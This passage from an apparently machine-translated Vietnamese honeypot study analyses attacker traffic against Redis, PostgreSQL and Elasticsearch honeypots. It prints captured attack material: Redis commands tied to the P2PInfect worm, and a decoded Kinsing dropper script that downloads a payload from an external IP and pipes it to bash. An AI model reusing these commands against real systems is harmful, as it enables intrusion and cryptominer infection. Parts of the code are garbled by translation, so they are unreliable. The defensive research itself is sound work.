19 CONFIG SET dir /tmp/: Thay đổi thư mục Redis thành /tmp/.
20 CONFIG SET dbfilename exp.so: Đặt tên tệp cơ sở dữ liệu thành exp.so.
21 SLAVEOF 39.105.38.64 60111: Đặt máy chủ Redis làm máy chủ phụ của máy chủ khác.
22 TẢI MODULE /tmp/exp.so: Đang tải một module có tên exp.so từ /tmp/.
23 KHÔNG PHẢI LÀ NÔ LỆ: Xóa bỏ tình trạng nô lệ.

```

```

24 config set dir .: Đặt lại thư mục Redis về mặc định.
25 config set dbfilename dump.rdb: Thiết lập tên tệp cơ sở dữ liệu.
26 ''system.exec...'' : Thực hiện lệnh hệ thống thực hiện các hành động giống như
tập lệnh ở dòng 4.
27 KHÔNG PHẢI LÀ NỘI LỆ CỦA AI: Đảm bảo không có trạng thái nô lệ nào được thiết lập.
28 ''system.exec...'' : Xóa tệp exp.so khỏi /tmp/.
29 HỆ THỐNG THÀI MODULE: Dỡ bỏ mô-đun hệ thống.
30 Đã đóng: Ngắt kết nối khỏi honeypot.

```

Liệt kê 5.1: Các lệnh có gắng lây nhiễm Redis bằng sâu lây nhiễm P2P. Phần mềm độc hại được tiêm và thực thi ở dòng 4 và 26.

Một nghiên cứu trường hợp hấp dẫn khác liên quan đến lệnh MGNLDD, một hành động không được Redis nhận dạng. nguồn IP, 192.241.229.34, được xác định là thuộc về một máy quét được gọi là Stretchoid. Trong khi Stretchoid được quảng cáo là dùng cho mục đích nghiên cứu và lưu lượng truy cập mà nó tạo ra là "hoàn toàn vô hại" [80], những nỗ lực để xác định tổ chức đứng sau dịch vụ này không mang lại thông tin kết luận nào. Tuy nhiên, Greynoise đã đánh dấu IP này là độc hại và gắn nhãn nó bằng các thẻ như SSH Brute-forcer, SSH Worm và ZMap Client. Điều này làm nổi bật một quan sát quan trọng: một số kẻ thù có thể nguy trang với tư cách là nhà nghiên cứu bảo mật.

Thông qua phân tích nhật ký RedisHoneyPot, chúng tôi đã xác định được khả năng nắm bắt các hành động đầu tiên sau khi truy cập. Phân tích theo thời gian của chúng tôi cho thấy rằng mặc dù hoạt động không cao nhưng vẫn hoạt động theo thời gian. Chúng tôi đã xác định rằng phần lớn các tương tác đối nghịch với honeypot bắt nguồn từ các tập lệnh tự động, thể hiện rõ qua thời lượng ngắn ngủi của mỗi tương tác. Một lần nữa, chúng tôi nhận thấy rằng phần lớn lưu lượng truy cập độc hại bắt nguồn từ các nguồn không được các mối đe dọa thông thường nhận ra cơ sở dữ liệu tinh bao như Greynoise, thường là do kẻ thù khai thác các nhà cung cấp dịch vụ đám mây. Ngoài ra, cuộc điều tra của chúng tôi đã phát hiện ra các trường hợp cố gắng lây nhiễm honeypot bằng P2P infect sâu, tận dụng các khai thác quan trọng. Các lỗi hỏng này đã được vá trên các phiên bản mới hơn của Redis, nhấn mạnh tầm quan trọng của việc cập nhật phần mềm.


5.1.3. Con voi dính

Chúng tôi bắt đầu phân tích bằng hình 5.10 minh họa sự phân bố thời gian của các hành động được ghi lại trên honeypot trong suốt thời gian hoạt động của nó, kéo dài từ ngày 5 tháng 12 đến ngày 11 tháng 12 năm 2023. Khi kiểm tra ban đầu, một giá trị ngoại lệ ngay lập tức được nhận thấy, một sự gia tăng đột biến lớn về hoạt động xảy ra sau một vài giờ sau khi honeypot được triển khai. Hoạt động còn lại có vẻ như có cường độ thấp trong tự nhiên, với một số thời điểm trong ngày không có giao thông nào cả.


Chúng tôi muốn nhấn mạnh một lần nữa rằng các honeypot ghi nhật ký khác nhau và do đó, so sánh trực tiếp lượng hành động giữa các honeypot không chính xác. Đối với honeypot cụ thể này, một hành động có thể bao gồm các kết nối, yêu cầu và chính honeypot sử dụng trình xử lý của nó để xử lý các truy vấn và yêu cầu.

Chúng tôi đã quan sát tổng cộng 101 IP duy nhất tương tác với honeypot trong suốt thời gian của thí nghiệm này. Khi xem xét hình 5.11, hiển thị số lượng IP duy nhất đang hoạt động trên honeypot mỗi giờ, chúng tôi nhận thấy rằng không có giá trị ngoại lệ đáng kể nào chỉ ra một số lượng lớn IP đang hoạt động cùng một lúc. Điều này ngụ ý rằng giá trị ngoại lệ được quan sát thấy trong hình 5.10 có thể là do một số IP hoạt động rất tích cực. Đào sâu đi sâu hơn vào số liệu thống kê của dữ liệu quan sát được, bảng 5.9 cho thấy ba IP chiếm phần lớn trong tổng số các hành động được ghi lại trên honeypot. Trong số ba IP này, hai IP này thuộc về cùng một máy chủ dịch vụ web. Khi kiểm tra nhật ký, rõ ràng là các IP này chịu trách nhiệm cho sự gia tăng đáng kể trong hoạt động được quan sát thấy. Sau này trong tiêu mục này, chúng tôi sẽ tiến hành một trường hợp chi tiết hơn nghiên cứu về giá trị ngoại lệ cụ thể này.

Phần lớn các IP thể hiện hoạt động hạn chế. Phần trăm thứ 25 chỉ ra rằng hầu hết các IP tham gia vào khoảng 4 hành động, tương ứng với một kết nối và quá trình bắt tay tiếp theo thường bao gồm 3 hành động. Trung bình, IP thực hiện 7 hành động và ở mức phần trăm thứ 75, con số này tăng lên 15. Đáng chú ý, những con số này ở các phân vị thấp hơn cao hơn so với những con số được quan sát trong RedisHoneyPot. Tuy nhiên, điều quan trọng cần lưu ý là phương pháp được sử dụng để ghi nhật ký có thể góp phần vào sự khác biệt này, chẳng hạn như ghi lại nhiều hành động cho một yêu cầu bắt tay hoặc SSL.



Hình 5.10: Sticky Elephant: Phân phối thời gian của các hành động đến các honeypot từ ngày 5 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023



Hình 5.11: Sticky Elephant: Phân bố theo thời gian của các IP duy nhất được quan sát từ ngày 5 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

Từ nhật ký, chúng tôi quan sát thấy lưu lượng truy cập có nguồn gốc từ 16 quốc gia khác nhau, như minh họa trong hình 5.12. Đáng chú ý, lưu lượng giao thông chủ yếu đến từ các châu lục Bắc Mỹ, Châu Âu và Châu Á.

Điều này cho thấy nguồn gốc của hoạt động đối đầu ít đa dạng hơn so với RedisHoneyPot. Tuy nhiên, chúng ta phải xem xét rằng Sticky Elephant này chỉ hoạt động trong 5 ngày, điều này có thể đã ảnh hưởng đến

Nguồn IP	# Hành động %	của Tổng số hành động
83.97.73.87	807	32,34
78.153.140.30	506	20,28
78.153.140.37	344	13,79
45.156.129.32	35	1,40
94.156.71.83	20	0,80
94.156.71.82	20	0,80
94.156.71.3	20	0,80
64.227.12.66	16	0,64
51.79.249.29	16	0,64
212.53.203.198 Khác	16	0,64
	695	27,86

Bảng 5.9: Sticky Elephant: Danh sách 10 IP nguồn có số lưu lượng hành động cao nhất và tỷ lệ phần trăm tổng số hành động của chúng

quan sát. Bảng 5.10 cho thấy phần lớn lưu lượng truy cập có nguồn gốc từ bốn quốc gia. Một quan sát thú vị là sự khác biệt đáng kể về tỷ lệ hành động trên IP duy nhất giữa Hoa Kỳ và Bulgaria so với Anh và Nga. Điều này cho thấy rằng trước đây nhiều IP tư ơng tác ít hơn với honeypot trong khi ở tru ờng hợp sau, một số IP tư ơng tác rộng rãi hơn với honeypot.



Hình 5.12: Sticky Elephant: Phân bố địa lý của lưu lượng giao thông được quan sát theo quốc gia xuất phát.

Bảng 5.11 trình bày các phân loại IP của Greynoise mà honeypot gặp phải. Một phần đáng kể các IP được phân loại là "không có dữ liệu" hoặc "không xác định", cho thấy rằng các tác nhân độc hại vẫn tiếp tục để đưa ra các chiến lược nhằm tránh bị phát hiện bởi các nền tảng tình báo mới đe dọa đã được thiết lập. Trong số các IP được phân loại là "lành tính", phần lớn tham gia vào các hoạt động như thiết lập kết nối, yêu cầu kết nối SSL và thực hiện bắt tay. Tuy nhiên, sự hiện diện của các truy vấn bị lỗi một khi một lần nữa đưa ra một thách thức trong việc xác định ý định của họ. Chúng tôi đưa ra giả thuyết rằng họ có thể liên quan đến giao thức bảo mật mà honeypot không hỗ trợ. Chúng tôi cũng quan sát thấy một IP được phân loại là "lành tính" cố gắng di chuyển một khung. Sau khi điều tra, IP này được tìm thấy được liệt kê là độc hại trên một IP khác nền tảng cộng đồng có tên là AbuseIPDB với nhiều báo cáo của người dùng [3].

IP trong các phân loại khác đã thể hiện hành vi độc hại như các nỗ lực tấn công bằng vũ lực. Điều này rất kỳ lạ khi xem xét honeypot không yêu cầu thông tin xác thực của người dùng để kết nối, cho thấy tự động hoạt động của bot. Tuy nhiên, có khả năng các nỗ lực đăng nhập thủ công đã được đưa vào, xét đến các tru ờng hợp kẻ tấn công sử dụng các dịch vụ VPN công cộng như Mullvad để đăng nhập một lần rồi sau đó ngắt kết nối ngay lập tức.

Quốc gia	# Hành động %	của Tổng số hành động # IP	
Vương quốc Anh	875	35,07%	6
Nga	809	32,42%	3
Hoa Kỳ	421	16,87%	52
Bungari	170	6,81%	14
Bồ Đào Nha	38	1,52%	2
Bỉ	35	1,40%	5
Đức	26	1,04%	2
Trung Quốc	20	0,80%	4
Ấn Độ	19	0,76%	4
Hà Lan	18	0,72%	3
Khác	64	2,57%	6

Bảng 5.10: Sticky Elephant: 10 quốc gia đứng đầu về số lưu lượng hành động và số lưu lượng IP tương ứng

Các hành động đối đầu khác bao gồm các nỗ lực cài đặt phần mềm độc hại và thao túng đặc quyền của người dùng mà chúng ta sẽ thảo luận sau trong nghiên cứu tình huống. Để hiểu rõ hơn về những gì đối thủ đang làm

Phân loại # IP #	Hành động
Không có dữ liệu 965	18
Không rõ 276	32
Lành tính 323	34
931 độc hại	17

Bảng 5.11: Sticky Elephant: Phân loại nhiễu xám của IP

Chúng tôi đã cố gắng định nghĩa một "tương tác", một loạt các hành động từ một IP đơn lẻ có thể được xem xét như một tương tác duy nhất. Hiện tại, một tương tác trong nhật ký Sticky Elephant được coi là đã bắt đầu khi honeypot xác nhận kết nối từ IP nguồn và kết thúc khi nhận được lệnh thoát từ cùng một IP nguồn hoặc khi không có hành động nào khác được thực hiện bởi nguồn IP trong vòng 10 giây kể từ hành động cuối cùng của nó hoặc khi IP khởi tạo kết nối mới. Tuy nhiên, điều này cách tiếp cận không phải là không có hạn chế. Chúng tôi đã quan sát các trường hợp mà cùng một IP kết nối nhiều lần đến honeypot bằng cùng một máy cùng lúc khiến cho việc xác định trở nên khó khăn sự bắt đầu và kết thúc của một tương tác duy nhất. Tuy nhiên, ngoài trường hợp ngoại lệ này, các phân loại khác của một tương tác phải vẫn chính xác. Nghiên cứu trong tương lai có thể khám phá việc tạo ra các tiêu chí bổ sung để xác định các trường hợp mà một IP duy nhất khởi tạo nhiều kết nối cùng lúc và phát hiện khi nào kết nối đến honeypot bị ngắt.

Khi triển khai phân loại tương tác này, chúng tôi đã xác định được tổng cộng 175 tương tác. Trung bình, các tương tác này kéo dài chưa đến một giây. Phần trăm thứ 75 biểu thị thời lưu lượng trung bình là một giây, trong khi phần trăm thứ 99 kéo dài đến 24 giây. Điều này ngụ ý rằng phần lớn các tương tác có khả năng là các thực thi tập lệnh tự động do thời lưu lượng cực kỳ ngắn của chúng. Hơn nữa, chúng tôi lưu ý rằng cả giá trị trung bình và giá trị phần trăm thứ 75 cho các tương tác trên mỗi IP riêng biệt đều là một, nhưng tại phần trăm thứ 99, con số này tăng lên 19. Những tương tác dài hơn này dường như là kết quả của sự tạm dừng trong các tập lệnh tự động.

Bây giờ chúng ta sẽ đi sâu vào nghiên cứu trường hợp về sự tăng đột biến được quan sát thấy ngay sau khi khởi động honeypot trong hình 5.11. Trong khi các tương tác khác xảy ra trong giờ đó, trọng tâm của chúng ta sẽ chủ yếu là hai IP tạo ra phần lớn lưu lượng truy cập: 83.97.73.87 và 78.153.140.37.

IP trước đây có nguồn gốc từ một nhà cung cấp dịch vụ IoT có trụ sở tại Nga, Red Byte LLC. IP này là tham gia vào một cuộc tấn công bằng vũ lực, cũng như thực hiện các truy vấn rỗng và cố gắng lấy lại Phiên bản Postgres. Chúng tôi đã quan sát tổng cộng 72 lần đăng nhập trong nỗ lực tấn công bằng vũ lực. Hầu hết mật khẩu bao gồm các giá trị số đơn giản, mật khẩu mặc định và các từ thông dụng. Phần lớn tương tác này xảy ra trong vòng 17 giây, bao gồm 756 hành động. Ngoài ra còn có 3 tiền thân hành động xảy ra 8 phút trước như một kết nối đơn giản mà chúng tôi ngờ là một phần của hoạt động trinh sát

hành động phiên.

Mặt khác, IP sau có vẻ liên quan đến một công ty được đăng ký tại Vương quốc Anh có tên là HOSTGLOBAL.PLUS LTD cung cấp dịch vụ cho thuê máy chủ, lưu trữ, đăng ký tên miền và chứng chỉ SSL. IP này chủ yếu cố gắng thực thi phần mềm độc hại nhiều lần bằng cách chạy một tập lệnh bash được mã hóa trong base64. Chúng tôi đã giải mã tập lệnh bash này, được hiển thị trong danh sách mã 5.2.

Khi xem xét kỹ hơn, tập lệnh bash cố gắng chấm dứt ba quy trình liên kết với botnet Prom-etei [101] ở các dòng 2-4. Mặc dù động cơ đăng sau hành động này vẫn chưa rõ ràng, nhưng nó chỉ ra một nỗ lực nhằm phá vỡ các hoạt động của botnet. Ngoài ra, tập lệnh bash chứa một tập lệnh curl function-tion tùy chỉnh ở các dòng 6-19, được sử dụng khi tập lệnh bash phát hiện rằng không có lệnh curl [29] hoặc wget [66] (dòng 21 và 23) nào khả dụng trên hệ thống để tải xuống phần mềm độc hại từ IP 94.103.87.71.

Để điều tra thêm, chúng tôi đã sử dụng một container Linux bị cô lập để cuộn tập lệnh. SHA-256 của tập lệnh shell pg.sh đã được tìm thấy trên VirusTotal [93] và được liên kết với phần mềm độc hại Kinsing [79]. Mục tiêu chính của phần mềm độc hại này là kết nối với máy chủ chỉ huy và điều khiển và tải xuống trình khai thác tiền điện tử.

Tuy nhiên, nó cũng có khả năng di chuyển ngang mạng lơ ơi để lan rộng hơn nữa.

Ngoài các nỗ lực thực thi phần mềm độc hại này, chúng tôi còn quan sát thấy IP này cố gắng lấy thông tin đăng nhập của người dùng "postgres_superadmins" và thu hồi quyền thực thi các chương trình phía máy chủ trên người dùng "postgres" mặc định.

```

1 #!/bin/bash 2 pkill
-f zsvc 3 pkill -f
pdefenderd 4 pkill -f updatecheckerd
5
6 hàm __curl() { 7 đọc đường dẫn
máy chủ nguyên mẫu <<<$(echo ${1/// })
8 DOC=${đường dẫn// //}
9 HOST=${máy chủ//*:}
10 CÔNG=${máy chủ//*:}
11 [[ "$HOST" == "${PORT}" ]] && CÔNG=80
12
13 exec 3</dev/tcp/${HOST}/${PORT} 14 echo -en "GET ${DOC}
HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3 15 (trong khi đọc dòng; thực hiện [[ "$line" == '$\r' ]] && break
16
17 xong && cat) <&3 18 exec 3>&-
19 }

20
21 nếu [ -x "$(lệnh -v curl)" ]; sau đó 22 curl 94.103.87.71/pg.sh|bash 23
elif [ -x "$(lệnh -v wget)" ]; sau đó 24 wget -q -O- 94.103.87.71/
pg.sh|bash 25 nếu không
26 __curl http://94.103.87.71/pg2.sh|bash
27 năm


```

Lịch kê 5.2: Mã của nỗ lực thực thi phần mềm độc hại trong Postgres. Tập lệnh bash này tải xuống phần mềm độc hại ở các dòng 21-26.

Từ phân tích của chúng tôi về nhật ký honeypot Sticky Elephant, chúng tôi có thể kết luận rằng honeypot này thực sự nắm bắt được nhiều hành động đối nghịch nhằm vào cơ sở dữ liệu PostgreSQL. Thông qua phân tích theo thời gian, chúng tôi đã quan sát thấy lưu lượng truy cập nhất quán từ nhiều IP khác nhau hàng ngày. Đáng chú ý là có một sự gia tăng đột biến về hoạt động ngay sau khi honeypot khởi động, cho thấy hoạt động quét tích cực của kẻ thù nhằm khai thác lỗ hổng PostgreSQL. Cuộc điều tra của chúng tôi đã phát hiện ra một nỗ lực tấn công brute-force vào honeypot, cùng với các nỗ lực thực thi phần mềm độc hại. Cụ thể là phần mềm độc hại Kinsing nhằm mục đích lây nhiễm cơ sở dữ liệu bằng trình khai thác tiền điện tử. Một trong những IP đứng sau các hành động này thuộc về nhà cung cấp dịch vụ IoT, cho thấy khả năng lây nhiễm vào thiết bị IoT hoặc mạng của họ. IP còn lại được liên kết với nhà cung cấp dịch vụ lưu trữ web, làm nổi bật nhu cầu về một khuôn khổ thông báo lạm dụng mạnh mẽ để cảnh báo kịp thời cho các nhà cung cấp dịch vụ và ngăn chặn các hành động như vậy.

5.1.4. Elasticpot Hình

5.14 minh họa rằng Elasticpot gặp phải lưu lượng truy cập tương đối thấp theo thời gian. Trong khoảng thời gian 10 ngày, chúng tôi chỉ ghi lại tổng cộng 353 hành động từ 150 IP khác nhau. Tỷ lệ này có thể được quy cho bản chất của Elasticsearch, nơi các tương tác thường được hợp nhất thành một hành động duy nhất bằng các công cụ như truy vấn curl và json giúp loại bỏ nhu cầu về nhiều kết nối, truy vấn và hành động chấm dứt. Điều này làm nổi bật tầm quan trọng của việc hiểu kiến trúc cơ bản của từng honeypot, vì so sánh trực tiếp chỉ dựa trên số lưu lượng hành động là không chính xác.




Hình 5.13: Elasticpot: Phân phối thời gian các hành động tới các honeypot từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

Trong bối cảnh mà mỗi "hành động" có thể biểu thị nhiều hành động, chẳng hạn như thiết lập kết nối và thực hiện truy vấn, chúng ta có thể kết luận rằng ngay cả những đợt biến nhỏ cũng chỉ ra mức độ tương tác tăng cao đáng kể. Khi xem xét hình 5.14, mô tả số lượng IP duy nhất hoạt động mỗi giờ, chúng ta quan sát thấy phạm vi tương đối ổn định từ 0 đến 4 IP mỗi giờ. Điều này cho thấy rằng trong khi một số IP tương tác thường xuyên, dẫn đến các đợt biến được quan sát thấy, thì những IP khác lại tương tác ít thường xuyên hơn. Ví dụ, đỉnh điểm của 6 IP duy nhất vào ngày 9 trùng với đỉnh thấp hơn về các hành động so với một vài giờ trước đó, được cho là do ít IP hơn. Phân tích nhật ký của chúng tôi cho thấy rằng, trung bình, mỗi IP chỉ tương tác với honeypot một lần. Hơn nữa, ở phần trăm thứ 75, IP chỉ tham gia tổng cộng ba hành động. Điều này được chứng minh thêm trong bảng 5.12 cho thấy rằng ngay cả những IP có hoạt động cao nhất cũng chỉ tham gia vào tương đối ít hành động.

Chúng tôi đã xác định được tổng cộng 17 quốc gia khác nhau góp phần vào sự phân bố địa lý của nguồn gốc đối thủ, như được mô tả trong hình 5.15. Một lần nữa, phần lớn lưu lượng truy cập có nguồn gốc từ các lục địa Bắc Mỹ, Châu Âu và Châu Á, phù hợp với các quan sát trước đây. Tuy nhiên, thật đáng ngạc nhiên khi thấy lưu lượng truy cập có nguồn gốc từ Úc, đánh dấu lần đầu tiên chúng tôi quan sát thấy hoạt động từ khu vực Châu Đại Dương. Khi kiểm tra nhật ký, người ta phát hiện ra rằng lưu lượng truy cập này có nguồn gốc từ một giọt Digital Ocean có trụ sở tại Úc. Điều này gợi ý rằng đối thủ này đang tận dụng các dịch vụ của nhà cung cấp dịch vụ đám mây.

Trong bảng 5.13, chúng tôi nhận thấy rằng phần lớn lưu lượng truy cập và IP có nguồn gốc từ Hoa Kỳ và Bỉ. Trong khi Hoa Kỳ luôn đứng đầu danh sách về hoạt động trên nhiều honeypot khác nhau, thì sự hiện diện của Bỉ trong số những người đứng đầu danh sách này là điều bất ngờ. Khi xem xét kỹ hơn các bản ghi, chúng tôi thấy rằng tất cả các IP của Bỉ đều liên kết với Google Cloud Platform, cùng một nhà cung cấp dịch vụ điện toán đám mây được sử dụng để lưu trữ



Hình 5.14: Elasticpot: Phân phối theo thời gian của các IP duy nhất được quan sát từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

Nguồn IP	# Hành động %	của Tổng số hành động
198.135.49.104	24	6,80%
198.135.49.44	16	4,53%
165.154.119.158	16	4,53%
103.187.190.61	10	2,83%
84.54.51.75	8	2,27%
172.233.57.47	8	2,27%
104.37.172.156	8	2,27%
185.22.173.69	7	1,98%
118.193.46.44	7	1,98%
77.72.83.88	6	1,70%
Khác	243	68,84%

Bảng 5.12: Elasticpot: Danh sách 10 IP nguồn có số lượng hành động cao nhất và tỷ lệ phần trăm tổng số hành động của chúng

thí nghiệm này. Một lần nữa cho thấy cách kẻ thù lợi dụng các nhà cung cấp đám mây khác nhau để che giấu nguồn gốc thực sự của chúng.

Chúng tôi đã phân tích các IP bằng Greynoise và trình bày kết quả trong bảng 5.14. Greynoise đã thành công phân loại phần lớn các IP là "lành tính" hoặc "độc hại". Đây cũng là trường hợp đầu tiên nơi mà các nguồn lành tính chiếm ưu thế về cả số lượng và khối lượng hoạt động. Những tác nhân lành tính này chủ yếu truy vấn thông tin cụm, nút, biểu tượng và sử dụng ipify.org để lấy địa chỉ IP của honeypot. Chúng tôi đã lưu ý một trường hợp duy nhất của một IP truy vấn _cat/indices. Liệu điều này có được phân loại là độc hại không phụ thuộc vào từng cơ sở dữ liệu vì các chỉ mục có khả năng tiết lộ thông tin nhạy cảm.

